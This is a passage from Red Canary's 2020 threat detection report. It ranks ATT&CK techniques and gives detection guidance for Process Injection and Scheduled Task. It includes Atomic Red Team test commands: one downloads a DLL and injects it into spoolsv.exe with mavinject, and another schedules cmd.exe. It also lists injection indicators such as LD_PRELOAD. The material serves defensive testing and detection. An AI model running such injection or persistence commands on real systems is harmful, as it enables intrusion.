2020 Threat Detection Report

FOCUS ON WHAT MATTERS

red canary





Table of contents



INTRODUCTION

Welcome to the 2020 Threat Detection Report

This in-depth look at the most prevalent ATT&CK® techniques is designed to help you and your team focus on what matters most.

6M
INVESTIGATIVE LEADS

15K
CONFIRMED THREATS

1
REPORT

Welcome to Red Canary's 2020 Threat Detection Report. Based on in-depth analysis of tens of thousands of threats detected across our customers' environments, this research arms security leaders and their teams with a unique understanding of the threats they're facing.

We've leveraged the common language of MITRE ATT&CK to categorize confirmed threats, but our analysis focuses on providing a comprehensive view of adversary techniques that are most likely to occur in your environment. You'll find unique intelligence to inform your thinking, help you prioritize investments, and educate your team on how to detect and shut down adversaries.

WHAT'S NEW IN 2020

Year-over-year trending

Last year's inaugural report summarized all such data available across Red Canary's entire history. This year's report focuses on the more than 15,000 threats we detected between January and December 2019, comparing them to threats detected over the same period in the prior year.

Common co-occurrences


ATT&CK techniques do not occur in isolation, so it is important to understand how adversaries leverage multiple techniques to accomplish their goals. This year's report identifies ATT&CK techniques that are used in concert by adversaries and their tools.

Actionable insights

Each technique section includes detailed guidance on data sources security teams can use to observe related threats. We also provide specific telemetry patterns that are useful for detecting threats, as well as those that are prone to false positives.

Additional research

Our threat rankings are determined entirely by detection volume. As a result, a sizable outbreak in one environment can have a disproportionate impact on our entire dataset. To combat that, we've included analysis on supplemental techniques that are outside the top 10 but affected many customers.




How to use the report:


- Start looking through the most prevalent techniques to see what we've observed in our customers' environments
- Explore how to detect and mitigate specific techniques, with ideas and recommendations from our detection engineers
- Talk with your team about how the ideas, recommendations, and priorities fit in with your environment

BEHIND THE DATA

Since 2013, Red Canary has delivered high-quality threat detection to organizations of all sizes. Our platform collects hundreds of terabytes of endpoint telemetry every day, surfacing evidence of threats that are analyzed by our Cyber Incident Response Team (CIRT). Confirmed threats are tied to corresponding ATT&CK techniques so that our customers clearly understand what is happening in their environments. This report is a summary of confirmed threats derived from this data.



The report excludes low-severity detection of unwanted software, such as adware. We've tagged each confirmed threat with corresponding ATT&CK technique(s) based on the logic used to identify the threat.



MEET THE AUTHORS

Keith McCammon

CHIEF SECURITY OFFICER & CO-FOUNDER

Keith leads Red Canary's security, open source, and educational strategies, as well as community partnerships. He has spent 20 years in InfoSec, including over a decade of service to the US Department of Defense and Intelligence Community.

Brian Donohue

ANALYST

Brian has been writing about and researching information security for the last decade. He started his career as a journalist covering security and privacy. He later consulted as a threat intelligence analyst, researching adversaries and techniques for a variety of major banks, retailers, and manufacturers. At Red Canary, Brian helps guide research publication and technical messaging efforts.

Jeff Felling

DIRECTOR OF INTELLIGENCE

Jeff Felling is a puzzle solver who currently contemplates the conundrums confounding corporate computer custodians, aka a threat hunter. After nearly a dozen years analyzing anomalies, foraging for forensic artifacts, and mulling over malware for the DoD, Jeff returned home to Indiana in 2016 where he helped create Anthem, Inc.'s threat hunting program, ORION, prior to joining Red Canary in April 2019. Jeff holds degrees in mathematics from Johns Hopkins University (MS) and Purdue University (BS), and is certified in security, incident handling, and forensic analysis through SANS.


Tony Lambert

INTELLIGENCE ANALYST

Tony is a professional geek who loves to jump into all things related to detection and digital forensics. After working in enterprise IT administration and detection engineering for several years, he now applies his DFIR skills to research malware, detect malicious activity, and recommend remediation paths. Tony is a natural teacher and regularly shares his findings and expertise through blogs, research reports, and presentations at conferences and events.

ACKNOWLEDGMENTS


It takes an army to produce a research piece of this magnitude. Thanks to the detection engineers, data analysts, editors, designers, developers, and project managers who invested countless hours in this report. And a huge thanks to the MITRE ATT&CK team, whose framework has helped the community take a giant leap forward in understanding and tracking adversary behaviors.




THREAT DETECTION REPORT

Top Techniques

This chart illustrates how often each ATT&CK technique is leveraged in a confirmed threat in our customers' environments.



NOTE: This report was based on the October 2019 version of the MITRE ATT&CK framework (v6.3). Some technique names and numbers used here may not map to the current matrix.



TECHNIQUE T1055

Process Injection

Process Injection was the most common threat we observed in our customers' environments in 2019, largely because TrickBot uses the technique to run arbitrary code through the Windows Service Host (svchost.exe).

#1	35%	2,734
OVERALL RANK	ORGANIZATIONS AFFECTED	CONFIRMED THREATS

Analysis

2018	2019
1	1


Process Injection rose to the top of our rankings due to widespread TrickBot and Emotet outbreaks in late 2018 that continued through 2019.

Why do adversaries use Process Injection?

Process Injection tops our list as the most common ATT&CK technique across our customer base due to a very specific threat: TrickBot. However, the technique is actually quite versatile, facilitating a range of actions as broad as nearly any other ATT&CK technique. Categorized under both Defense Evasion and Privilege Escalation, Process Injection is arguably an Execution technique as well.

Process Injection is a technique whereby an adversary is able to carry out some nefarious activity in the context of a legitimate process. In this way, malicious activity—whether it's an overtly malicious binary or a process that's been co-opted as such—blends in with routine operating system processes.

Stealth, however, is just one of the benefits of Process Injection. Its most useful function may be that arbitrary code, once injected into a legitimate process, can inherit the privileges of that process or, similarly, access parts of the operating system that shouldn't be otherwise available.



THREAT VOLUME

How do adversaries use Process Injection?

In the environments we monitor, the vast majority of Process Injection activity results from TrickBot infections. Specifically, TrickBot launches svchost.exe and then uses Process Injection to carry out malicious activity.

Some other common variations of Process Injection include:

- Remotely injecting code libraries into running processes
- Using seemingly benign processes such as notepad.exe to make external network connections and later injecting code that performs malicious actions
- Leveraging Microsoft Office applications to create RemoteThread injections into dllhost.exe for the purposes of conducting attacks with malicious macros
- Cross-process injection initiated by lsass.exe into taskhost.exe
- Metasploit injecting itself into processes such as svchost.exe to avoid suspicion and increase stability
- Injecting code into a browser process to enable snooping on a user's browsing session, which is a common characteristic of banking and other credential-stealing trojans


In addition to TrickBot, we have also seen the following malware families carry out Process Injection:

- PlugX
- Dridex
- Emotet
- AgentTesla
- Hancitor
- Ursnif/Dreambot

Sighted with

We most commonly see Process Injection occurring in tandem with Scheduled Tasks (T1053) across our customer base because TrickBot sometimes uses Scheduled Tasks for persistence.

We also often see Process Injection paired with Remote File Copy (T1105) and Windows Admin Shares (T1077). Code injected into TrickBot downloads additional libraries for execution, explaining its occurrence with Remote File Copy,



while TrickBot and common follow-on trojan Emotet use Windows Admin Shares to move laterally on an infected network. Far less often we see Process Injection alongside Uncommonly Used Port (T1509)—likely because code injected by TrickBot may communicate on **tcp/447** and **tcp/449** for command and control—and Mshta (T1170). The latter is the result of newer .NET exploitation tools such as DotNetToJScript and CACTUSTORCH that allow attackers to inject code from HTML Applications.

CUSTOMERS AFFECTED

Definition


T1055: PROCESS INJECTION

Process Injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via Process Injection may also evade detection from security products since the execution is masked under a legitimate process.

Detection

MITRE's data sources

- API monitoring
- Windows Registry
- File monitoring
- DLL monitoring
- Process monitoring
- Named Pipes



Collection requirements

Process monitoring

Process monitoring is a minimum requirement for reliably detecting Process Injection. Even though injection can be invisible to some forms of process monitoring, the effects of the injection can become harder to miss once you compare process behaviors against expected functionality.

API monitoring

If possible, monitor API system calls that include CreateRemoteThread in Windows. This will indicate a process is using the Windows API to inject code into another process. Security teams should monitor for the **ptrace** system calls on Linux as well.

Detection suggestions

The detection of Process Injection involves hunting for legitimate processes doing unexpected things. This may involve processes making external network connections and writing files, or it may involve processes spawning with unexpected command-line arguments.

Some good examples of odd behavior within a process include:

- Svchost.exe making network connections on **tcp/447** and **tcp/449**
- Notepad.exe making external network connections
- Mshta.exe calling CreateRemoteThread to inject code

Some good examples of odd paths or command lines that may indicate injection:

- Rundll32.exe, regasm.exe, regsvr32.exe, regsvcs.exe, svchost.exe, and werfault.exe process executions without command-line options may indicate they are targets of process injection.
- Microsoft processes such as vbc.exe with command lines including **/scomma**, **/shtml**, or **/stext** may indicate the injection of Nirsoft tools for credential access.
- Linux processes with **memfd:** in their path indicate they were spawned from code injected into another process.

Specific to TrickBot, we have two behavioral analytics that look for untrusted processes launching svchost.exe. Collectively, these two analytics—on their own and in tandem—uncovered more than 4,200 confirmed threats. A third analytic looks for a mix of svchost.exe injection and network connections. It converted into a confirmed threat nearly 2,500 times.


In addition, adversaries may modify some files or environment variables on macOS and Linux systems to signal intent for Process Injection:

- On macOS, modifying the **DYLD_INSERT_LIBRARIES** environment variable may allow injection.
- On Linux systems, modifying the **/etc/ld.so.preload** file or the environment variables **LD_PRELOAD** or **LD_LIBRARY_PATH** may allow injection.

Weeding out false positives

The analytics that produced the most false positives came from looking for CreateRemoteThread calls from any and all processes. Many tools in Windows use Process Injection legitimately for debugging and virtualization. If you want to write analytics around this API call, focus them on unusual source processes, such as Microsoft Office products and tools that commonly deliver first-stage malware like scripts and Mshta.

Testing



Start testing your defenses against Process Injection using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.


Getting started

View Atomic tests for T1055: Process Injection. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using PowerShell:

```
Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/
atomics/T1055/src/x64/T1055.dll" -OutFile "$env:TEMP\T1055.dll"

$mypid = (get-process spoolsv).id
mavinject $mypid /INJECTRUNNING $env:\TEMP\T1055.dll
```



Useful telemetry will include:

DATA SOURCE	TELEMETRY
Process monitoring	powershell.exe, mavinject.exe
DLL monitoring	T1055.dll
API monitoring	VirtualAllocEx, WriteProcessMemory, CreateRemoteThread

Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it's useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?


Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.

DETECTION STRATEGIST

Jason Killam

DETECTION ENGINEER

The detection strategies in this section were brought to you by Jason Killam, who works on Red Canary's Cyber Incident Response Team (CIRT) as a detection engineer. Prior to that, Jason worked as an incident responder for security teams in the financial sector.



TECHNIQUE T1053

Scheduled Task

Scheduled Task is another technique that owes its prominence largely to TrickBot, which schedules tasks to launch malicious binaries and persist on host machines.

#2	33%	2,079
OVERALL RANK	ORGANIZATIONS AFFECTED	CONFIRMED THREATS

Analysis


2018	2019
2	2

With an increase in the percentage of customers affected and a decrease in percentage of total threat volume, Scheduled Task was the second most prevalent threat in both 2018 and 2019.

Why do adversaries use Scheduled Tasks?

Scheduled Tasks allow adversaries to carry out certain actions at pre-specified times, enabling execution, persistence, and privilege escalation. Like many of the techniques analyzed in this report, Scheduled Tasks are a functionally necessary component of the Windows operating system. They execute routinely, and malicious tasks readily blend in with benign ones.

Scheduled Tasks represent a versatile tool for adversaries. With the requisite privileges, an attacker can schedule tasks remotely. The technique is also useful for execution and persistence in conjunction with a variety of widely used scripting languages, such as PowerShell.



THREAT VOLUME

How do adversaries use Scheduled Tasks?

Adversaries create Scheduled Tasks to run scripts, execute processes, or persist on endpoints to execute later.

Behaviors we frequently observe include:

- Adware updating itself by using Scheduled Tasks to launch unsigned binaries from AppData
- Malware using the Task Scheduler Engine (taskeng.exe) to launch a malicious binary that then executes the Service Host process (svchost.exe)
- Scheduled Tasks executing PowerShell payloads for persistent access

The above behaviors triggered thousands of detections across our customer base and are common characteristics of adware, TrickBot, and QBot infections, respectively.


While TrickBot and Emotet influence the prominence of Scheduled Tasks in our detection data, adversaries of every sophistication level—from adware peddlers to national intelligence agencies—rely on Scheduled Tasks.

Sighted with

Scheduled Tasks very commonly occur alongside:

- Masquerading (T1036)
- Process Injection (T1055)
- Disabling Security Tools (T1089)
- Domain Trust Discovery (T1482)
- Remote File Copy (T1105)
- Windows Admin Shares (T1077)

With the possible exception of Masquerading, TrickBot commonly leverages each of these techniques.



CUSTOMERS AFFECTED

Definition


T1053: SCHEDULED TASK

Utilities such as at and schtasks, along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the remote system. An adversary may use task scheduling to execute programs at system startup or on a scheduled basis for persistence, to conduct remote Execution as part of Lateral Movement, to gain SYSTEM privileges, or to run a process under the context of a specified account.

Detection

MITRE's data sources

- File monitoring
- Process monitoring
- Process command-line parameters
- Windows event logs



Collection requirements

API monitoring

API monitoring is an additional data source that is useful in certain contexts for observing adversaries leveraging Scheduled Task. In some attack campaigns, adversaries have used the Windows Component Object Model and Distributed COM technique (T1175) to create a Scheduled Task via macros or other methods. API monitoring provides visibility into this and other covert methods for creating a Scheduled Task.

File monitoring

File monitoring provides a useful data source for observing the malicious use of Scheduled Tasks. Defenders should consider tracking the schtasks.exe or at.exe binary because it will enable them to continue observing Scheduled Tasks, even if the binary has been moved to a different path or renamed entirely. A Scheduled Task that has been moved or renamed can be a good indicator of malice.

Process monitoring

Monitoring process execution of schtasks.exe and at.exe is important because these processes have the ability to set tasks locally or remotely, enabling lateral movement. Historically, adversaries have set Scheduled Tasks to start under a different user context (administrator, for example).


More recently, PowerShell has a cmdlet (new-ScheduledTask) that provides the same functionality as schtasks.exe. Understanding the processes that normally spawn Scheduled Tasks and monitoring parent-child process relationships is useful for observation as well.

Process command-line parameters

Process command-line parameters are another rich source for observing malicious Scheduled Tasks. While they might provide the highest fidelity of alerting, they also offer adversaries the most potential for blending in. Understanding the various parameters and what to look for in a given environment requires extensive research and testing, but tracking via the command-line is ultimately the way that most teams monitor for Scheduled Task abuse.

Windows event logs

Windows event logs may also provide useful information about start and stop times for task execution, as well as additional details about the task itself.



Detection suggestions

Security teams should begin by reviewing all process and command-line execution of schtasks.exe and at.exe, ranking the results from most common to least. Where possible, you should also try to collect all Scheduled Tasks across an environment using a tool such as OSQuery or Sysinternals Autoruns. Again, you'll want to organize the associated processes and command-lines by occurrence, so that you understand which tasks occur often and which do not.

You'll want to take a close look at less commonly used command-line switches for schtasks.exe. One example might be **/XML**. It's entirely possible that searching for this in your environment may turn up nothing, but if you do happen to find it, you'll want to examine the contents of that XML file.

It's also a good idea to monitor for tasks that spawn at seemingly strange intervals. For example, something like **/sc minute /mo 20**, which means that the task will run every 20 minutes, should be viewed with suspicion. There are few legitimate reasons that a task would need to run every 20 minutes—or at any other fixed interval.

Tracking for Scheduled Tasks that load binaries (.exe, for example) or scripts (.ps1, .vbe, and .vbs to name a few) from suspicious paths is a quick win for detection. The default execution path for schtasks.exe or at.exe is **c:\windows\system32** and **c:\windows\syswow64**, so any deviation from those should raise concerns that the binary has been moved. Also consider monitoring for suspicious execution paths such as **\appdata** and **\windows\tasks**, as it is pretty suspicious for a Scheduled Task to execute from either of these paths.


As is the case with Masquerading, you should review binary metadata. Binary metadata includes a field for internal names, which are often good indicators of a binary's true identity. It's a good idea to raise an alert when it appears that schtasks.exe or at.exe have been renamed.

Ultimately, you'll want to understand what parent processes normally spawn Scheduled Tasks. Is it normal in your environment for SYSTEM to create a task? If the answer is "no," then you'll want to consider alerting on that behavior. Similarly, you may want to track when users spawn schtasks.exe from PowerShell or cmd.exe.


Weeding out false positives

We should note that tracking schtasks.exe command-line parameters may generate a high volume of data and false positives at first. By default, Windows runs a number of common tasks. The same is essentially true at the organizational level, with application and server-specific tasks. Once you identify and tune out the normal, deviations are pretty reliable indicators of maliciousness.

Some automated software deployment utilities (e.g., SCCM, Kaseya) may utilize Scheduled Tasks to deploy software or keep systems up to date—and may contribute to high false positive rates.



Testing




Start testing your defenses against Scheduled Task using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.

Getting started

View Atomic tests for T1053: Scheduled Task. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using Command Prompt:

```
SCHTASKS /Create /SC ONCE /TN spawn /TR cmd.exe /ST 21:00
```



Useful telemetry will include:

DATA SOURCE	TELEMETRY
Process monitoring	schtasks.exe
Process command line	"/SC ONCE", "cmd.exe", "/ST 21:00"
Registry monitoring	for storage of scheduled task details

Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it's useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?


Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.

DETECTION STRATEGIST

Michael Haag

DIRECTOR, ADVANCED THREAT DETECTION AND RESEARCH

The detection strategies in this section were brought to you by Michael Haag! Michael has more than a decade of experience in security architecture and operations. His specialties include advanced threat hunting and investigations, testing, and technological evaluations and integrations.



TECHNIQUE T1077

Windows Admin Shares

Self-propagating threats—most notably those that leverage ETERNALBLUE—contributed to the rise of Windows Admin Shares among confirmed threats in the environments we monitor.

#3	28%	1,995
OVERALL RANK	ORGANIZATIONS AFFECTED	CONFIRMED THREATS

Analysis

